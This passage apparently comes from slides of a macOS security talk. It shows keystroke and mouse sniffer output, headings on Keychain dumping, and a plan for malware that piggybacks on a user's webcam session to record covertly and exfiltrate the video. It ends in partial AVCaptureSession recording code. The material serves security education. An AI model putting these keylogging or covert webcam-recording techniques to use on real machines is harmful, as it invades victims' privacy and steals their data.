
With a numeric keypad: Press 5 on the keypad.

```
# ./sniffMK
event: key down
keycode: 0x57/87/5
event: key up
keycode: 0x57/87/5
event: left mouse down
(x: 146.207031, y: 49.777344)
event: left mouse up
(x: 146.207031, y: 49.777344)
```



that apple does not block!!



# Dumping the Keychain



# Spying via the Webcam recording, but that pesky LED



LED, hardware based  
> immutable?  
> signed firmware?

tl;dr extremely difficult (even w/ physical access)





Q: "Is it possible for someone to hack into the camera...and the green light not be on?"

A: "This feature is implemented in the firmware...  
Now, while it's technically possible to replace that firmware, you would have to do some Mission Impossible sh\*\* to pull that off (break into Apple/Chinese camera chip manufacturer, steal firmware source code, modify it, and then somehow inject it into the camera, which probably involves physically removing it from the computer)"  
-reddit

# Spying via the Webcam

...but the webcam is a shared resource



- 1 user initiates webcam session
- 2 malware detects this & begins recording (until session ends)
- 3 ...and exfil's it to remote attacker

# Spying via the Webcam recording code



```
//capture session
AVCaptureSession* session = [[AVCaptureSession alloc] init];

//video input
AVCaptureDeviceInput* input = [AVCaptureDeviceInput deviceInputWithDevice:videoDevice ...];

//output file
AVCaptureMovieFileOutput* output = [[AVCaptureMovieFileOutput alloc] init];

//add input
[session addInput:input];

